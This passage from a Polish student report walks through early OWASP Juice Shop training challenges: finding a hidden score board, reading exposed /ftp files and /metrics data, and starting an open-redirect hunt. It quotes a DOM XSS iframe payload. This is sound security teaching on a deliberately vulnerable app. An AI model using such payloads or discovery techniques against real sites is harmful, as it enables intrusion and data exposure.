

Bezpieczeństwo Aplikacji Webowych

OWASP Juice Shop

Raport

autorzy:

Marta Dytman

Bartosz Kustra

Bartosz Żurakowski

Spis treści

| | |
|---|----|
| Informacje wstępne | 5 |
| 1 Wyzwania 1-gwiazdkowe | 7 |
| 1.1 Score Board | 7 |
| 1.2 Bully Chatbot..... | 8 |
| 1.3 Confidential Document..... | 9 |
| 1.4 Privacy Policy | 9 |
| 1.5 Error Handling | 10 |
| 1.6 Exposed Metrics | 11 |
| 1.7 Missing encoding..... | 12 |
| 1.8 Outdated Allowlist..... | 14 |
| 1.9 Repetitive Registration | 16 |
| 1.10 Zero Stars | 17 |
| 1.11 Mass Dispel..... | 19 |
| 1.12 DOM XSS | 19 |
| 1.13 Bonus Payload | 20 |
| 2 Wyzwania 2-gwiazdkowe | 21 |
| 2.1 Deprecated Interface..... | 21 |
| 2.2 Login Admin..... | 23 |
| 2.3 Login MC SafeSearch | 25 |
| 2.4 Meta Geo Stalking | 26 |
| 2.5 Security Policy..... | 29 |
| 2.6 Password Strength | 29 |
| 2.7 Reflected XSS..... | 30 |
| 2.8 Admin Section | 33 |
| 2.9 Five star feedback..... | 34 |
| 2.10 View Basket | 35 |
| 2.11 Visual Geo Stalking | 37 |
| 2.12 Weird Crypto | 40 |
| 3 Wyzwania 3-gwiazdkowe | 43 |
| 3.1 API-only XSS oraz Forged Review..... | 43 |
| 3.2 Client-side XSS Protection..... | 48 |
| 3.3 Database Schema..... | 51 |
| 3.4 Admin Registration..... | 55 |
| 3.5 GDPR Data Erasure oraz User Credentials | 57 |

| | | |
|------|---|-----|
| 3.6 | Login Jim oraz Login Bender | 60 |
| 3.7 | Forged Feedback oraz CAPTCHA Bypass | 62 |
| 3.8 | Manipulate Basket | 64 |
| 3.9 | Login Amy | 66 |
| 3.10 | Bjoern's Favorite Pet oraz Reset Bjoern's Password..... | 70 |
| 3.11 | Reset Jim's Password..... | 73 |
| 3.12 | CSRF..... | 75 |
| 3.13 | Product Tampering..... | 78 |
| 3.14 | Upload Size oraz Upload Type | 80 |
| 3.15 | Deluxe Membership..... | 83 |
| 3.16 | Payback Time..... | 87 |
| 3.17 | Privacy Policy Inspection | 89 |
| 3.18 | XXE Data Access | 91 |
| 4 | Wyzwania 4-gwiazdkowe | 93 |
| 4.1 | Allowlist Bypass..... | 93 |
| 4.2 | Access Log | 96 |
| 4.3 | Forgotten Developer Backup & Poison Null Byte | 97 |
| 4.4 | Forgotten Sales Backup | 99 |
| 4.5 | Easter Egg..... | 99 |
| 4.6 | Nested Easter Egg..... | 101 |
| 4.7 | Misplaced Signature File | 102 |
| 4.8 | Expired Coupon | 104 |
| 4.9 | Vulnerable Library | 106 |
| 4.10 | Login Bjoern | 108 |
| 4.11 | GDPR Data Theft..... | 110 |
| 4.12 | Legacy Typosquatting..... | 112 |
| 4.13 | User credentials..... | 113 |
| 4.14 | Christmas Special..... | 114 |
| 4.15 | NoSQL Manipulation..... | 117 |
| 4.16 | Reset Bender's Password..... | 119 |
| 4.17 | Steganography..... | 120 |
| 5 | Wyzwania 5-gwiazdkowe | 123 |
| 5.1 | Change Bender's password | 123 |
| 5.2 | Leaked Access Logs | 125 |
| 5.3 | Extra Language | 127 |

| | | |
|-----|--------------------------------|-----|
| 5.4 | Blockchain Hype | 128 |
| 5.5 | Email Leak..... | 129 |
| 5.6 | Unsigned JWT | 131 |
| 5.7 | Two Factor Authentication..... | 133 |
| 6 | Skrypty automatyzujące..... | 139 |
| 6.1 | JS_init_script_final.sh | 139 |
| 6.2 | accessing_paths.sh..... | 140 |
| 6.3 | auto_review_submit.py..... | 140 |
| 6.4 | file_download.py | 141 |
| 6.5 | find_language.py | 142 |
| 7 | Podsumowanie | 142 |

Informacje wstępne

Juice Shop to aplikacja internetowa stworzona jako projekt typu open-source przez OWASP (Open Web Application Security Project). Platforma ta zapewnia środowisko eksperymentalne powiązane z zakresem bezpieczeństwa aplikacji webowych. W jego obrębie użytkownicy mogą przeprowadzać badania i analizy różnych podatności oraz luk zabezpieczeń. Niejednokrotnie opisane są również metody identyfikacji wspomnianych już podatności oraz ich naprawy.

Juice Shop symuluje działanie i funkcjonalności dostępne dla klasycznych aplikacji internetowych, które mogłyby być powiązane z zakresem e-commerce. Tutaj przedmiotem sprzedaży są napoje, soki oraz powiązane z nimi gadżety. Platforma ta posiada wiele zabezpieczeń, takich jak uwierzytelnianie, autoryzacja, ochrona przed atakami XSS, CSRF, SQL Injection itp. Jednakże aplikacja umyślnie zawiera również podatności, dzięki czemu użytkownicy mogą przeprowadzać eksperymenty poszerzające ich wiedzę z zakresu testowania penetracyjnego.

Z poziomu aplikacji udostępniony jest wgląd do różnych wyzwań i zadań, które można wykonywać, aby zdobywać punkty i osiągać cele. Zadania obejmują odkrywanie podatności, łamanie zabezpieczeń, odzyskiwanie danych, wykonywanie ataków i wiele innych. Aplikacja możliwa jest do zainstalowania stosując się do poradników oficjalnej dystrybucji lub wykorzystać dołączony do projektu, autorski skrypt pozwalający na płynną instalację Juice Shop oraz wszystkich niezbędnych pakietów dla maszyny z systemem operacyjnym Kali Linux.

Celem zadania projektowego jest znalezienie oraz obnażenie jak największej liczby podatności. W aplikacji znajdują się wyzwania, które w projekcie będą kolejno wykonywane od najłatwiejszego do najtrudniejszego poziomu:

- Trivial challenge
- Easy challenge
- Medium challenge
- Hard challenge
- Dreadful challenge
- Diabolic challenges.

Wyzwania podzielone są na różne kategorie, głównie w oparciu o OWASP TOP 10:

- Broken Access Control
- Broken Anti Automation
- Broken Authentication
- Cryptographic Issues
- Improper Input Validation
- Injection
- Insecure Deserialization

- Miscellaneous Challenges
- Security Misconfiguration
- Security through Obscurity
- Sensitive Data Exposure
- Invalidated Redirects
- Vulnerable Components
- XSS
- XXE

Wykonanych zostało 73 zadań z różnych poziomów trudności opisanych powyżej. Każde z zadań cechowało się unikalnym zestawem akcji koniecznych do wykonania w celu obnażenia podatności. Dla wszystkich zrealizowanych wyzwań przygotowane zostały opisy odnoszące się do procesu wykrywania i obnażania podatności krok po kroku. Zatem dla znacznej większości scenariuszy, wykonywane akcje są możliwe do odtworzenia przez użytkowników chcących zapoznać się z OWASP Juice Shop.

1 Wyzwania 1-gwiazdkowe

1.1 Score Board

Po uruchomieniu aplikacji, zarejestrowaniu użytkownika oraz zalogowaniu się, uruchomiono przewodnik, aby dowiedzieć się, w jaki sposób zacząć.

The screenshot shows a web browser window for 'localhost:3000/#/scoreboard'. The title bar says 'localhost 3000/#/scoreboard'. The address bar shows 'localhost:3000/#/'. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area has a sidebar with links: Contact (Customer Feedback, Complaint, Support Chat), Company (About Us, Photo Wall, Deluxe Membership), and Help getting started (which is highlighted with a red box). The main area displays a grid of products: Apple Juice (1000ml) at 1.99€ and Apple Pomace at 0.89€, each with an 'Add to Basket' button.

Wyświetlona została informacja, że aby lepiej monitorować postęp oraz znalezione podatności, należy przejść do Score Board (tablica wyników).

The screenshot shows a modal window with a blue header 'OWASP Juice Shop'. It features a cartoon character and the text: 'This application is riddled with security vulnerabilities. Your progress exploiting these is tracked on a Score Board.' Below the modal, the main page content is visible.

Niestety, w aplikacji nie udało się nigdzie znaleźć takowej zakładki. W związku z tym można wywnioskować, że jest to pierwszy challenge. Tak również podpowiadała dokumentacja aplikacji na stronie OWASP.

The screenshot shows a web browser for 'https://owasp.org/www-project-juice-shop/'. The title bar says 'localhost:3000/#/'. The address bar shows 'https://owasp.org/www-project-juice-shop/'. The main content is titled 'Hacking Instructor Tutorials' with a cartoon character icon. It explains that users can click on links in a table to launch step-by-step tutorials for challenges. It recommends doing them in order, starting with the first 10 tutorial challenges. A table below lists the first challenge:

| Challenge | Category | Difficulty |
|-------------|---------------|------------|
| Score Board | Miscellaneous | ★ |

Kolejna podpowiedź w samej aplikacji dotyczyła zatrzymania do Developer Tools do zakładki Sources, gdzie udało się znaleźć odnośnik do Score Board po wyszukaniu słowa 'score'.

```

    Look through the client-side JavaScript
    in the Sources tab for clues. Or just
    start URL guessing. It's up to you!
  
```

All Products


```

  Sources Network Style Editor Performance Memory Storage Accessibility Application
  Main Thread
  ↳ localhost:3000
    ↳ index.html
      ↳ main.js
        JS polyfills.js
        JS runtime.js
        JS main.js
        JS vendor.js
        < JS offline.manifest
  
```


```

  7915     constructor(..., n, i) {
  7916       this._n = n;
  7917       this._challengeService = i;
  7918       this._snackBarRefresherService = i;
  7919       this._localStorageService = i;
  7920       this._logger = i;
  7921       this._version = 1;
  7922     }
  7923     static get name() {
  7924       return 'OWASP_JUICE_SHOP';
  7925     }
  7926     static get version() {
  7927       return 1;
  7928     }
  7929     static get displayLevelForChallenges() {
  7930       const challenges = localStorage.getItem('showDisabledChallenges') ? JSON.parse(localStorage.getItem('showDisabledChallenges')) : void 0;
  7931       const disabledChallenges = localStorage.getItem('showDisabledChallenges') ? JSON.parse(localStorage.getItem('showDisabledChallenges')) : void 0;
  7932       const tutorialChallenges = localStorage.getItem('showTutorialChallenges') ? JSON.parse(localStorage.getItem('showTutorialChallenges')) : void 0;
  7933       const showTutorialChallenges = localStorage.getItem('showTutorialChallenges') ? JSON.parse(localStorage.getItem('showTutorialChallenges')) : void 0;
  7934       const banners = {
  7935         welcomeBannerStatus: this._cookieService.get('welcomebanner_status') ? this._cookieService.get('welcomebanner_status') : void 0,
  7936         cookieConsentStatus: this._cookieService.get('cookieconsent_status') ? this._cookieService.get('cookieconsent_status') : void 0
  7937       };
  
```

Następnie pojawił się problem, ponieważ nie do końca było wiadomo, co dalej można z tym zrobić. Po przeczytaniu jeszcze raz wskazówki i zauważono wzmiankę na temat odgadnięcia URL.




Okazało się, że prawidłowy adres to /score-board. Dzięki temu udało się rozwiązać pierwszy challenge.



Postanowiono w pierwszej kolejności wykonać wyzwania z 1 gwiazdką.

1.2 Bully Chatbot

Kolejne wyzwanie polegało na zdobyciu kodu rabatowego od chatbota. Wyzwanie było bardzo łatwe, ponieważ praktycznie od razu chatbot postanowił podzielić się kodem (o*IjqgC7sn).



Być może przedstawienie się jako admin bądź zwrócenie się słowem „please” pozwoliło na tak szybkie wykonanie zadania.

1.3 Confidential Document

Polecenie „Access a confidential document” niewiele podpowiadało, dlatego w Score Board wybrano dodatkowe wskazówki.

Access a confidential document


Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.


Zgodnie ze wskazówką, przeszukano aplikację, by znaleźć jakikolwiek odnośnik do pliku.

1.4 Privacy Policy


Po drodze przypadkowo rozwiązyano inne wyzwanie dotyczące przeczytania polityki prywatności:




Po przejściu w zakładkę „About us”, widoczne jest przekierowanie do katalogu /ftp i pliku legal.md.



Po przejściu do adresu URL /ftp wyświetliło się wiele plików.



Postanowiono sprawdzić każdy z nich po kolejno, ponieważ żadna z nazw nie wskazywała na nic szczególnego. Plik acquisitions.md okazał się pierwszym i od razu dobrym wyborem.




1.5 Error Handling

Początkowa instrukcja, podobnie jak w przypadku Confidential Document, nie wskazywała zbyt wiele, dlatego sprawdzono dostępne wskazówki:

| | | | | |
|----------------|---|--|---------------------------|--|
| DOM XSS | ★ | Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">. | XSS | Try to submit bad input to forms. Alternatively tamper with URL paths or parameters. Click for more hints. |
| Error Handling | ★ | Provoke an error that is neither very gracefully nor consistently handled. | Security Misconfiguration |  |

Po kliknięciu „Add to Basket” udało się rozwiązać zadanie:



1.6 Exposed Metrics

Kolejne zadanie dotyczy znalezienia miejsca, gdzie znajduje się narzędzie do monitorowania: Prometheus.


Exposed Metrics ★

Find the endpoint that serves usage data to be scraped by a [popular monitoring system](#).

Sensitive Data Exposure

<https://github.com/prometheus/prometheus>

Spróbowano dopisać do URL /prometheus:



Przeszukano dokumentację na stronie github. W folderze config znaleziono plik config.go.

```

1 // Copyright 2015 The Prometheus Authors
2 // Licensed under the Apache License, Version 2.0 (the "License");
3 // you may not use this file except in compliance with the License.
4 // You may obtain a copy of the License at
5 //
6 // http://www.apache.org/licenses/LICENSE-2.0
7 //
8 // Unless required by applicable law or agreed to in writing, software
9 // distributed under the License is distributed on an "AS IS" BASIS,
10 // WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
11 // See the License for the specific language governing permissions and
12 // limitations under the License.

```

Znaleziono fragment dotyczący domyślnej konfiguracji oraz pierwsze odniesienie do danego katalogu. Jest to katalog /metrics:

```

// DefaultScrapeConfig is the default scrape configuration.
DefaultScrapeConfig = ScrapeConfig{
    // ScrapeTimeout and ScrapeInterval default to the configured
    // globals.
    ScrapeClassicHistograms: false,
    MetricsPath:           "/metrics",
    Scheme:                "http",
    HonorLabels:           false,
    HonorTimestamps:        true,
    HTTPClientConfig:      config.DefaultHTTPClientConfig,
}

```

Wpisano to w adresie URL:

```

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter
# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupPtpFolder",app="juiceshop"} 0.498813839
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 1.297612582
juiceshop_startup_duration_seconds{task="loadConfiguration",app="juiceshop"} 1.14561187
juiceshop_startup_duration_seconds{task="restoreOverrides",app="juiceshop"} 0.694592406
juiceshop_startup_duration_seconds{task="datareator",app="juiceshop"} 9.909788946
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.082803591
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.025730512
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 25.938

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 22.292781

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 22.922352

```


Udało się znaleźć prawidłową ścieżkę.

1.7 Missing encoding


Zadanie polega na znalezieniu zdjęcia:

| | | | |
|------------------|---|--|---------------------------|
| Missing Encoding | ★ | Retrieve the photo of Bjoern's cat in "melee combat-mode". | Improper Input Validation |
|------------------|---|--|---------------------------|


Wybrano zakładkę Photo Wall:




Pierwszego zdjęcia nie udało się załadować:




W narzędziach deweloperskich zbadano element:




Można zaobserwować potencjalną nazwę poszukiwanego zdjęcia. Dopuszczono adres do URL:




Wskazówka podpowiada, że podatność związana z challengem, to nieprawidłowa walidacja. Spróbowano enkodowania URL za pomocą Decodera w narzędziu Burp Suite:



Jednak takie kodowanie nie było skuteczne. Spróbowano zakodować tylko znaki specjalne - #:




W ten sposób udało się ukończyć wyzwanie:



1.8 Outdated Allowlist

Challenge dotyczy nieprawidłowych przekierowań:



Poszukano dalszych wskazówek:

Let us redirect you to one of our crypto currency addresses

Some time ago the Juice Shop project accepted donations via Bitcoin, Dash and Ether. It never received any, so these were dropped at some point.

- When removing references to those addresses from the code the developers have been a bit sloppy.
 - More particular, they have been sloppy in a way that even the Angular Compiler was not able to clean up after them automatically.
 - It is of course not sufficient to just visit any of the crypto currency links *directly* to solve the challenge.

Zgodnie z podpowiedzią, należy szukać w referencjach. Szukano słowa redirect:

The screenshot shows a browser window with the URL `localhost:3000/prom##/score-board`. The page displays a table of challenges:

| Challenge Type | Star Rating | Description | Category |
|-----------------------|-------------|--|---------------------------|
| Confidential Document | ★ | Access a confidential document. | Sensitive Data Exposure |
| DOM XSS | ★ | Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">. | XSS |
| Error Handling | ★ | Provoke an error that is neither very gracefully nor consistently handled. | Security Misconfiguration |
| Exposed Metrics | ★ | Find the endpoint that serves usage data to be scraped by a popular monitoring system. | Sensitive Data Exposure |
| Mass Dispel | ★ | Close multiple "Challenge solved"-notifications in one go. | Miscellaneous |

The browser's developer tools are open, showing the Sources tab with the file `main.js` selected. The code snippet from main.js includes logic for handling routes and session management:

```
    this.$nZone.run((0, K.z) => function *() {
      return yield n.router.navigate(['#/login'])
    })
  }
}

invalidSession(e) {
  console.error(e)
  this.cookieService.remove('token'),
  localStorage.removeItem('Token'),
  sessionStorage.removeItem('bid')
}

parseRedirectUrlParams() {
  const n = this.route.snapshot.data.params.substr(1).split('&');
  const m = {};
  for (let r = 0; r < n.length; r++) {
    const l = n[r].split('=');
    if (l[0] === l[1])
      m[l[0]] = l[1]
  }
  return m
}


return o.afac = function (e) {
  const n = this.parseRedirectUrlParams();
  const m = n[e];
  if (m)
    return m;
  else
    return null;
}
}
```

Znaleziono link, w którym wspomniany jest Blockchain, co pasuje do opisu o kryptowalutach.

Wpisano to do paska adresu przeglądarki:

